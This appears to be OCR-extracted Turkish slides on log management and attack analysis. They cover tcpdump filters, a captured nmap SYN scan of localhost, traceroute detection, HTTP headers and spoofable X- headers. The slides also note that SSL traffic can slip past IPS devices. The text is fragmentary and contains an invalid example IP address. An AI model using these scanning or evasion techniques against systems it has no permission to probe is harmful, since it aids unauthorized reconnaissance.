




İleri Seviye Tcpdump Kullanımı

Log Yönetimi ve Saldırı Analizi

- DDoS saldırı analizinde tcpdump kullanımı
- ISP'lerde spam gönderim istatistikleri çıkarma amaçlı tcpdump kullanımı
- Tcpdump'ı IDS olarak kullanma



SYN Bayraklı TCP Paketlerini Yakalama

Log Yönetimi ve Saldırı Analizi

#tcpdump -n –i eth0 'tcp[13] == 2'

2^5	2^4	2^3	2^2	2^1	2^0
URG	ACK	PSH	RST	SYN	FIN
0	0	0	0	1	0

nmap ve Tcpdump

Log Yönetimi ve Saldırı Analizi

192.168.1.5 - PuTTY


```
bilgi-egitim ~ #
bilgi-egitim ~ # tcpdump -i lo -ttnn tcp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 96 bytes
1197658965.060854 IP 127.0.0.1.62172 > 127.0.0.1.21: S 4251831603:4251831603(0) win 2048
<mss 1460>
1197658965.060912 IP 127.0.0.1.21 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.062310 IP 127.0.0.1.62172 > 127.0.0.1.25: S 425
<mss 1460>
1197658965.062351 IP 127.0.0.1.25 > 127.0.0.1.62172: R 0:0
1197658965.063195 IP 127.0.0.1.62172 > 127.0.0.1.22: S 425
<mss 1460>
1197658965.063251 IP 127.0.0.1.22 > 127.0.0.1.62172: S 351
31604 win 32792 <mss 16396>
1197658965.063343 IP 127.0.0.1.62172 > 127.0.0.1.22: R 425
1197658965.064145 IP 127.0.0.1.62172 > 127.0.0.1.23: S 4251831603:4251831603(0) win 1024
<mss 1460>
1197658965.064180 IP 127.0.0.1.23 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.064959 IP 127.0.0.1.62172 > 127.0.0.1.29: S 4251831603:4251831603(0) win 3072
<mss 1460>
1197658965.064992 IP 127.0.0.1.29 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.065660 IP 127.0.0.1.62172 > 127.0.0.1.24: S 4251831603:4251831603(0) win 2048
<mss 1460>
1197658965.065695 IP 127.0.0.1.24 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.066562 IP 127.0.0.1.62172 > 127.0.0.1.27: S 4251831603:4251831603(0) win 3072
<mss 1460>
1197658965.066596 IP 127.0.0.1.27 > 127.0.0.1.62172: R 0:0(0) ack 4251831604 win 0
1197658965.067258 IP 127.0.0.1.62172 > 127.0.0.1.30: S 4251831603:4251831603(0) win 2048
<mss 1460>
```


```
bilgi-egitim ~ # nmap -sS localhost -p21-30

Starting Nmap 4.20 ( http://insecure.org ) at 2007-12-14 13:02 CST
Interesting ports on localhost (127.0.0.1):
PORT   STATE  SERVICE
21/tcp closed ftp
```

Hping ve Tcpdump

Log Yönetimi ve Saldırı Analizi





Traceroute Paketlerini Yakalama

- Traceroute programları IP başlığındaki TTL alanını kullanarak çalışır.
- Genellikle bu TTL alanları hedef sisteme ulaştığında 2,1, 0 gibi değerler alır.
- Tcpdump ile bu değer kontrol edilerek Traceroute çalışmaları belirlenebilir.

```
# tcpdump -i ste0 -tttnn 'ip[8] < 2' and host 88.235.43.217
tcpdump: listening on ste0, link-type EN10MB

Jan 01 14:09:31.148360  88.235.43.217.3463  > 1.2.3.488.80: S 1065592010:1065592010(0)  win 0 <mss
1460> [ttl 1]

Jan 01 14:09:31.269354  88.235.43.217.3463  > 1.2.3.488.80: S 1065592010:1065592010(0)  win 0 <mss
1460> [ttl 1]

Jan 01 14:09:31.285870  88.235.43.217.3463  > 1.2.3.488.80: S 1065592010:1065592010(0)  win 0 <mss
1460> [ttl 1]
```


SSL ve Ağ Trafiği Loglama

Log Yönetimi ve Saldırı Analizi


- İşi bozuyor! Neden?
- Tüm cihazları bypass edebilir
- Network IPS sistemlerinin en temel problemi
  - Örnek IPS testi
- Hem içerden dışarı hem dışardan içeri günümüz internet dünyasının en temel problemlerinden biri.

IPS SSL Atlatma Çalışması

Log Yönetimi ve Saldırı Analizi



Apache ve IIS günümüzde en yoğun kullanılan web sunucu yazılımlarıdır.



Web Sunucu Loglarından Saldırı Analizi

- Her iki web sunucu yazılımı da temel düzeyde loglama imkanı sağlamaktadır.
- Web sunucu loglarından analiz yapabilmek için bazı temel bilgilere ihtiyaç vardır.
- Loglar neleri kapsamaktadır, hangi saldırı tipleri ne detayda bu loglarda yer alabilir.
- Standart loglardan görünmeyen karmaşık saldırılar için neler kullanılmalıdır?


HTTP Başlık Bilgileri

Log Yönetimi ve Saldırı Analizi

- HTTP'de bağlantıyı yöneten başlık bilgileri ve bağlantının taşıdığı veri kısmı vardır
- HTTP başlık bilgisi istek ve cevaplarda farklı olabilir


```
GET /docs/1.3/keepalive.html HTTP/1.1
Host: httpd.apache.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102
Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.lifeoverip.net
```


```
HTTP/1.1 200 OK
Date: Fri, 04 Dec 2009 09:09:34 GMT
Server: Apache/2.3.4 (Unix) mod_fcgid/2.3.2-dev
Content-Location: keepalive.html.en
Vary: negotiate,accept-language,accept-charset,Accept-Encoding
TCN: choice
Accept-Ranges: bytes
Content-Encoding: gzip
Content-Length: 1752
Keep-Alive: timeout=30, max=100
Connection: Keep-Alive
Content-Type: text/html
Content-Language: en
```




HTTP Metodları


Log Yönetimi ve Saldırı Analizi



GET kullanılarak yapılan istekler sunucu loglarında gözükecektir.



- Sunucu loglarında gözükmez
  - ➢ Modsecurity gibi bileşenlerde görülebilir



Web Log Analizinde Güvenilir Bileşenler

- Web sunucu log analizinde tüm başlık bilgileri güvenilir olmayabilir.
- Hangileri güvenilir değil?
- Kullanıcı tarafında değiştirilebilen tüm başlık bilgileri güvenilmezdir.
- X- başlık bilgileri
- User-agent
- Referrer

Sahte X Başlık Bilgisi Örneği

- SMTP başlık bilgisinde bulunan Received-by satırı maili kimin gönderdiği konusunda yeterli detay vermektedir. Bazı e-posta hizmet sağlayıcıları kullanıcıların ip adresini saklamak için değişik yöntemler kullanır.
- Hotmail web arabirimi kullanılarak gönderilen e-postalara browser üzerinden maili gönderene ait ip adresi bilgisini "X-Originating-IP" başlık satırı kullanarak eklemektedir.
- Çoğu adli bilişim analiz çalışmasında bu başlık bilgilerine güvenilerek işlem yapıldığı olmuştur.
- Oysa X- ile başlayan başlık bilgileri ara sistemler tarafından eklenen ve kolaylıkla değiştirilen bilgilerdir.

